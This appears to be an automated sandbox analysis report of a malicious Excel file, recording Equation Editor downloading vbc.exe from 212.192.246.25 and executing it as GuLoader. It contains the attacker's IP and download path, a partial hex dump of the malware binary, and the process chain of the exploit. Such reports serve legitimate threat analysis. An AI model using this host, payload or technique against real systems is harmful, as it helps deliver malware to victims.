File Content Preview:	.....>..... .....y..... .....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Network Behavior

TCP Packets

HTTP Request Dependency Graph

- 212.192.246.25

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	212.192.246.25	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Sep 14, 2021 21:51:37.438657045 CEST	0	OUT	GET /rever/vbc.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 212.192.246.25 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Sep 14, 2021 21:51:37.473706961 CEST	1	IN	HTTP/1.1 200 OK Date: Tue, 14 Sep 2021 19:51:37 GMT Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/7.3.29 Last-Modified: Mon, 13 Sep 2021 23:18:39 GMT ETag: "21000-5cbe8af7096b4" Accept-Ranges: bytes Content-Length: 135168 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 d7 36 a4 c9 93 57 ca 9a 93 57 ca 9a 93 57 ca 9a 10 4b c4 9a 92 57 ca 9a dc 75 c3 9a 9a 57 ca 9a a5 71 c7 9a 92 57 ca 9a 52 69 63 68 93 57 ca 9a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0 0 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 89 db 56 56 00 00 00 00 00 00 00 00 e0 00 0f 01 0b 01 06 00 00 b0 01 00 00 90 00 00 00 00 00 00 70 13 00 00 00 10 00 00 00 c0 01 00 00 00 40 00 00 10 00 00 00 10 00 00 04 00 00 00 01 00 00 00 04 00 00 00 00 00 00 00 00 50 02 00 00 10 00 00 b5 a3 02 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 24 b9 01 00 28 00 00 00 00 10 02 00 22 3b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 38 02 00 00 20 00 00 00 00 10 00 00 24 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 f4 ad 01 00 00 10 00 00 00 b0 01 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 64 45 00 00 00 c0 01 00 00 10 00 00 00 c0 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 22 3b 00 00 00 10 02 00 00 40 00 00 00 d0 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 c3 1f b0 49 10 00 00 00 00 00 00 00 00 00 00 00 4d 53 56 42 56 4d 36 30 2e 44 4c 4c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0 0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$6WWWKWuWqWRichWPELVVp@P$(";8 $.text `.data dE@.rsrc";@@@IMSVBVM60.DLL

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 1256 Parent PID: 596

General

Start time:	21:50:25
Start date:	14/09/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13ff60000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities Show Windows behavior

File Written

Registry Activities Show Windows behavior

Key Created

Key Value Created

Analysis Process: EQNEDT32.EXE PID: 2624 Parent PID: 596

General

Start time:	21:50:47
Start date:	14/09/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Key Created

Analysis Process: vbc.exe PID: 1712 Parent PID: 2624

General

Start time:	21:50:48
Start date:	14/09/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0x400000
File size:	135168 bytes
MD5 hash:	ED004FE1AA9F4FA169A05B6716C03484
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000006.00000002.692429945.0000000000450000.00000040.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities | Show Windows behavior

Disassembly

Code Analysis